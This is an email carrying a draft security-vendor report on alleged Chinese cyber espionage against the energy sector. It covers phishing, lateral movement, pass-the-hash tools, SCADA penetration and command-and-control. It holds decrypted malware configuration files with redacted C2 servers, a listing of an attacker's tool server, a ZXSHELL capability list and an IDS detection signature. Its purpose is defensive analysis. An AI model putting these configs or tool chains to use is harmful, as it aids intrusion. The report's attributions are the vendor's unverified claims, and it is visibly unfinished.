
From: "Greg Hoglund" <greg@hbgary.com>
To: "Karen Burke" <karen@hbgary.com>
Sent: Friday, January 21, 2011 7:42 PM
Attach: diagrams.pptx; Technical Details.docx; Letter.docx; Key Findings.docx; IN FOCUS.docx; China Threat Summary.docx; Attribution.docx
Subject: text and diagrams

here is the draft text + diagrams so far
the docs are broken out by section

letter, chine threat summary, key findings, technical details,
attribution, in focus - in that order...

-greg

Dear Customers and Partners,

Analysis of cyber-attacks throughout the energy sector have revealed a structured ongoing campaign of cyber espionage that directly benefits the state and commercial interests of China. A wide range of data is being targeted, including bid data, details about oil discoveries, project definition documents, and even the industrial control settings of SCADA managed facilities. These targeted attacks originate from China, and the stolen data is being shipped back to China. This data could easily be used to learn inside information that would give an unfair advantage in highly competitive bidding wars, including knowledge of which lease blocks are oil bearing. In the case of SCADA, the information amounts to the “recipe”; pressures, timing, and temperatures required to operate a successful manufacturing process. The attacks are carefully planned and have been ongoing for years. Officially the Chinese government denies any involvement with hacking but it’s hard to ignore the obvious overtones of state sponsorship. Throughout multiple industries, Chinese cyber-attacks appear to foreshadow a much larger campaign of cyber-espionage that seems to be part of China’s operational doctrine. People still debate whether Operation Aurora was state sponsored, but one thing is clear - the efforts behind Aurora have never stopped.


China’s very future is dependant upon dominance of the energy markets and exploitation of resources critical to their economic growth. China has a relentless thirst for energy with interests in Brazil, Russia, Kazakhstan, Sudan, Myanmar, Iran, Syria, and more. It is said that China's appetite for oil wont peak until 2025. Over the past couple of years, Chinese state owned oil companies have been sealing bigger and more complex deals to fuel their economic boom. Just last year China's oil companies did 24 billion dollars in deals. Elsewhere in the world, competing energy firms are losing significant deals to China. In the background, these same companies are also suffering numerous and ongoing computer intrusions that appear to target critical operational and functional data - including data that relates to energy deals. These attacks are using Chinese malware and the stolen data is being shipped back to China.

Troubling is the idea that China is using espionage as a long term strategy in their global expansion. While such methods might appear obvious given the stakes, the fact is that many western companies have not yet accepted that this threat is real. Yet, there really is no other explanation. The data being stolen is very specific, the attacks are highly organized, and the campaign spans several years. Furthermore, the campaign is not limited to external cyber attacks - insiders are also involved. This ongoing espionage operation represents a significant threat to companies in the energy sector - in particular those that are up against Chinese interests. This threat must be taken seriously.

In truth, China’s efforts at cyber espionage are not technically advanced. One reason these intrusions work is because most networks are not secure to being with - companies are failing to take even basic security measures. Regulatory compliance is not the same thing as being secure. This is one of the most significant issues in cyber security today.

KEY FINDINGS

Through analysis of many different cyber-attacks occurring in the energy sector, it has become clear that certain kinds of data is being targeted and stolen. In particular, this data could easily be leveraged to win competitive bids. The types of documents that have been stolen include "lease block" diagrams, bid data, well-head pressures, legal documents, functional operating aspects, architectural plans, and project definition documents.



Lease Block data, stored as ArcView file

Evidence collected over the last four years shows a structured pattern of attack and data exploitation within the energy sector. Over a dozen global companies have been analysed to date and found to have historical compromise or currently active compromise. The threat involves a combination of insider threats and external cyber-attacks all of which originate from China.

SCADA Network Penetration

SCADA networks have also been successfully targeted. The purpose of SCADA exploitation is to map and download industrial processes. The attacks are not for destructive purposes but instead are a form of industrial espionage and amounts to "learning the secret recipe" required to operate a manufacturing process. These attacks first involve penetration of the general network, and then after a period of time cross into the SCADA network. In theory, these

SCADA networks are supposed to be isolated by an air-gap, but in practice this is never the case. At a minimum, there is a ingess/egress zone for database access. The attackers will search for, identify, and exploit such a zone to 'jump networks'. The attackers will specifically be looking for database applications. Historically speaking this is one of the reasons that the "Slammer" worm was able to infect SCADA networks. In particular, database replication is a vulnerable area. Other database connections may be present to support energy trading and historian applications. In all SCADA compromises analyzed to date the attacks could have been prevented if proper database security had been in place. However, basic security controls were lacking and the attackers were able to penetrate the SCADA side of the network. If malware is found in the SCADA network, it is never there by accident.

INSERT: example firmware files downloaded

..			File Folder
DST_1_DL05.ESD	3,279	339	ESD File
DST_1_DL05.ESX	2,048	78	ESX File
DST_1_DL05.INF	314	241	Setup Information
DST_1_DL05.LCD	10,204	1,015	LCD File
DST_1_DL05.LCX	2,048	234	LCX File
DST_1_DL05.LDA	52	52	LDA File
DST_1_DL05.LDO	118	114	LDO File
DST_1_DL05.PRJ	1,272	586	PRJ File
DST_1_DL05.PRT	2,359	285	PRT File
DST_1_DL05.SCD	6	6	SCD File
DST_1_DL05.SCX	2,048	227	SCX File
DST_1_DL05.TLS	1,715	244	TLS File
DST_1_DL05.VD	16,412	207	VD File
DST_1_DL05.wsp	295	183	WSP File

Example PLC program data


INSIDER THREATS

The insider threat usually involves more than one individual. In particular, operational cells of three people have been detected on numerous occasions (which suggest this is an operating methodology). In known cases, cells were identified that had stolen over 500 million dollars in intellectual property (FBI). The cell consisted of nationalized Chinese citizens who had worked in the US for 10 years or more. In one case a suspect fled back to China, and another was indicted on charges of intellectual property theft. Because of poor incident response process and tracking, in one case a 3 person cell was discovered but one member of that cell could not be fired and still works at the victim company. Although the person has been removed from the sensitive program, they could not be fired because it could not be proved that they played a part in the theft. This underscores the need for strong documentation and process when investigating insider threats.


TECHNICAL DETAILS OF THE ATTACK

As usual, the attack involves crafted emails (so-called 'Phishing') as a primary entrypoint into the organization. Social networking data, such as that found on LinkedIn and Facebook, is also being used to research targets of interest. The email may contain a booby-trapped document (such as an Adobe PDF file), or may contain a link that, once clicked on, causes the computer to be exploited. The typical attack does not use zero day - these exploits would have been prevented if effective patch management had been in place. This initial entrypoint into the organization is only a stepping-stone.

DIAGRAM



The threat is very serious. Once the initial computer is infected, the attackers will begin to move laterally and explore the network, installing additional malware programs in multiple locations. Additional machines will be compromised. The attackers will always install more than one method of access. The attackers will install multiple different trojan files and remote access tools This stage of the attack can continue for several years. This underscores how organized and persistent the threat is. Once an intrusion is identified it is prudent to assume that the compromise is more widespread than initially suspected.



DIAGRAM


There are several different file-types that will be targeted and certain malware tools that are typically used. For example, it is common for the attackers to download the “index.dat” file from a system, thus revealing what websites the victim has visited. This will reveal internal application portals. As well, tools such as “PTH Toolkit” will be uploaded to the machine and used to dump password hashes. These hashes are then used to establish trust with neighboring machines in the network. These hacking techniques are not new or even advanced – they are established methods used to hack windows networks and were made popular when the best-selling book “Hacking Exposed” was published in XXXX. The threat actors who target the oil and gas industry are simply well trained practioners of the art.

Host-based indicators are very effective at detecting compromises. The indicators range from files on disk to artifacts left in physical memory. To effectively address the threat, one should have the capability to scan both hard drives and physical memory across the Enterprise.

In one case, HBGary developed over 100 indicators that were specific to a single threat group. These were used to scan thousands of machines worldwide in a distributed network, including servers on oil rigs in the North Sea. These indicators were detected through forensic examination of hard drives and physical memory analysis using a remotely managed agent-based scan. Attack tools were discovered even when they had been deleted. Several in-memory injections were discovered that were stealing user credentials and passwords. Timestamps from the NTFS Master File Table were then used to detect where the stolen credentials were used. This revealed where the attacker had made interactive logon sessions and established a timeline of activity. The ability to reach out concurrently to the Enterprise and query for specific breach indicators is what makes incident-response cost effective.

COMMAND AND CONTROL

The remote access tools left behind after an intrusion are usually configured to make an outbound connection to the Internet. This outbound connection is made on a periodic basis, sometimes spaced over minutes, days, or even weeks. The target of the connection will be an external webserver on the Internet. Typically this target server is compromised and being used as a staging area by the attacker. In almost all cases, HBGary has found these servers to be insecure and remotely exploitable. The threat actor will exploit multiple webservers and use them as staging areas for attacks. When the remote access tool makes an outbound connection, it will connect to one of these servers and download instructions. The instructions are usually downloaded as a file using HTTP. In some cases, the file is pseudo-encrypted – but HBGary has been able to consistently recover the clear-text. The instruction file will specify how the attacker will connect to the compromised machine for interactive command-line access.


Step 2
Malware downloads from cutout server
CUTOUT
Step 1
attacker places file on cutout server
BIGCHEMICAL, INC.
MASTER
Step 3
Malware connects directly to attacker's server
Step 4
attacker has direct control of compromised host

```
[ListenMode]
0
[MServer]
[redacted]:443
[BServer]
[redacted]
[Day]
1,2,3,4,5,6,7
[Start Time]
00:00:00
[End Time]
23:59:00
[Interval]
3600
[MWeb]
http://[redacted]
[BWeb]
http://[redacted]
[MWebTrans]
0
[BWebTrans]
1
[FakeDomain]
www.[redacted]
[Proxy]
1
[Connect]
1
[Update]
0
[UpdateWeb]
http://[redacted].bmp
```

EXAMPLE ini file which is placed on cutout server. This file is encrypted by default, HBGary was able to decrypt the contents of this file by reverse engineering the malware program. The configuration file specifies the master server IP address, a backup server, and a URL to update the malware agent in the field. It also specifies the times and frequency to check for updates.


There are multiple ways interactive access can take place, but all of them will result in traffic over the network. This is why a perimeter based product should always be part of the security solution. In particular, the perimeter product should be configurable to look for command-and-control protocols. In every case where a malware was discovered in physical memory, HBGary was able to extract the precise command-and-control protocol used for communications. This information was critical for detecting the traffic at the perimeter. The protocol information was crafted into one or more IDS signatures and added to the perimeter device. In nearly every case, additional machines were detected with an infection.

SHOW CNC IN MEMORY


CONTROL SERVER

Interactive connections with the malware are managed using a client/server model. The attacker will start a control application and the malware will connect outbound to establish a

connection to the controller. These controller applications are usually installed on a virtual machine that is hosted via a commercial company. These servers contain a wealth of evidence regarding who has been attacked and potentially contain archives of stolen data. The point of contact for billing can sometimes be obtained. These servers typically contain data from multiple compromised companies from a single industry vertical, for example oil and gas.



Directory of command and control server used by a Chinese threat actor for staging and deploying a large scale deployment of Gh0st remote access tools (gh0stRAT - see below). Notice the bestcrypt volume ‘ghost’ resting in the root of the C: drive. After obtaining access to the server, HBGary was able to crack the ‘ghost’ drive encryption by extracting key material from physical memory.



Name	Size	Packed	Type	Modified	CRC32
..			Folder		
aspnet_client			Folder	3/3/2010 9:28 ...	
isqlw			Folder	3/25/2010 10:0...	
mstscXP3			Folder	6/9/2010 11:30 ...	
Pangolin			Folder	3/22/2010 6:20 ...	
scp			Folder	3/23/2010 5:18 ...	
termsrv			Folder	3/23/2010 5:19 ...	
es.tar.gz	3,420	3,420	WinRAR archive	7/13/2010 11:4...	7CB10DCF
Pangolin.rar	7,381,028	7,381,028	WinRAR archive	3/22/2010 6:13 ...	68618C1D
scp.rar	31,041,261	30,807,953	WinRAR archive	3/17/2010 7:55 ...	AB36838C
4e.exe	7,680	6,036	Application	10/31/2006 4:0...	CA87115C
4s.exe	40,960	12,704	Application	3/3/2010 10:41 ...	DE066E39
aio.exe	34,304	32,240	Application	3/3/2010 10:41 ...	D335B57C
aio3.exe	158,208	155,940	Application	3/3/2010 10:41 ...	97A57BCC
aio4.exe	158,208	155,940	Application	3/3/2010 10:41 ...	97A57BCC
aion.exe	253,952	103,524	Application	4/8/2010 10:48 ...	F7BC5AFF
aion4000.exe	413,696	127,800	Application	10/16/2010 9:3...	A02DF4C4
cain4.exe	2,675,894	2,628,470	Application	11/20/2008 1:4...	E5B49F42
calcs.exe	56,832	41,336	Application	3/3/2010 10:42 ...	102D4C1B
Client1.exe	39,936	17,854	Application	5/21/2010 11:4...	13D019F1
Client2.exe	49,152	18,082	Application	5/21/2010 11:4...	AE6C9A08
cmd.exe	128,634	107,043	Application	4/5/2010 3:33 ...	A8F491AF
cmd1.exe	157,696	110,167	Application	4/5/2010 3:38 ...	B2CF12F7
dialupass.exe	38,400	34,397	Application	10/11/2009 7:1...	5C62FF1E
dnsserver.exe	40,960	14,454	Application	3/28/2010 1:19 ...	5F46D456
dw.exe	13,387,755	13,329,987	Application	3/3/2010 10:47 ...	0C832941
fgdump.exe	974,848	276,218	Application	11/28/2008 9:1...	FAC7A561
find.exe	980,385	933,311	Application	3/3/2010 10:48 ...	E1D5AD17
firefoxs.exe	12,906,756	12,822,563	Application	3/5/2010 5:49 ...	53727032
firewalk.exe	24,576	8,378	Application	3/3/2010 10:48 ...	BDD05CE1
foot2.exe	123,392	53,242	Application	2/21/2010 12:4...	C1BF743D
Fscan.exe	16,672	8,448	Application	3/3/2010 10:48 ...	93EFF6DF
FtpServer.exe	77,824	34,558	Application	3/3/2010 10:48 ...	68D5F729
get.exe	4,096	2,932	Application	3/3/2010 10:48 ...	0D858657
gethashes.exe	184,320	85,876	Application	4/7/2010 3:18 ...	D0ECA926
gsecdump.exe	286,720	113,536	Application	1/24/2010 10:2...	8CA11C91
htran.exe	98,304	96,098	Application	3/3/2010 10:48 ...	FB486529

aspnet_client - used to exploit misconfigured web servers
pangolin - a top-of-the-line SQL injection suite favored by Chinese hackers
fscan - the famous port scanner by Foundstone
gsecdump - a toolkit for pass-the-hash attacks
cain - the famous ‘Cain and Abel’ password cracker
cmd.exe - trojan versions of cmd.exe that can be uploaded to compromised hosts
dw - a large selection of DameWare utilities, a swiss-army knife for Windows networks

These Chinese hackers have a robust set of tools and the experience to use them. Stated bluntly, they are professionals.

ZXSHELL

There appear to be many operating groups within China involved in cyber attacks (see section ‘China’s state sponsored espionage). Different malware tools can be tied to particular groups.

In the case of energy industry attacks, many malware programs derive from the ZXSHELL family. This is an established lineage of source code. In this case, the attackers have original source access, can make modifications, and recompile the attack payloads at will. The ability to recompile is one of the reasons that this malware escapes AV detection. However, because the attacks all derive from the same source code, it is possible to perform physical-memory analysis and detect the common source.

ZXSHELL is packaged as an executable that contains additional files. The primary file is a DLL that is decompressed out of the dropper EXE. The EXE will create the DLL on disk and register the DLL as a service running under svchost.exe (this is a common installation pattern with Chinese malware). The process of creating and packaging the EXE and DLL is done using automated tools. An attacker can use a software utility to package new versions of the attack kit without having to recompile the source.

ZXSHELL COMMAND AND CONTROL

The ZXSHELL will also use a ".ini" file to specify settings (zxsvc.ini). The attacker will typically upload this file to a compromised web server on the external Internet. This file can be renamed to any filename. Once a computer is infected with ZXSHELL, the computer will reach out to the compromised web server and download the ini file. The attacker will use the ini file to specify additional instructions for the ZXSHELL malware. In particular, the ini file will specify how the attacker will connect to the malware for subsequent interaction with the compromised host. This interactive session is the primary means by which the attacker will access the internal network. In some cases this connection can use simple telnet or netcat (nc.exe) and the malware will present a simple menu and shell system for remote use. In other cases, the attacker will have a more complex GUI based client with a full set of features exposed. These connection options will range because different versions of the ZXSHELL system will have varying levels of complexity. However, the ini file is fairly consistent and can be used as a means to detect command-and-control at the perimeter of the network.

Example ini file contents

```
[Zxconfig]
MyIP = 192.168.0.5
Port = 2599
Password = 123456
Banner = Password:
BackConnect = 0
ServerID = 123
LocalPort = 6666
```

NIDS signatures to detect .ini file download

```
alert tcp any any <> $MyNetwork (content:"[zxconfig]";msg:"Possible
ZXSHELL CnC";)
```

ZXSHELL Capabilities:

- can listen for inbound connections on any port
- can make outbound connections on any port
- can publish data about the compromised machine, such as internal IP address and uptime
- can download control instructions from an external web site
- has full featured file management, including upload/download
- remote desktop user monitoring, including support for XP fast user switching, Vista user sessions, and terminal server sessions
- ability to launch a remote-controlled explorer.exe session under direct control of the attacker
- ability to launch a remote-controlled cmd.exe session under direct control of the attacker
- can enable the webcam and microphone for room-monitoring
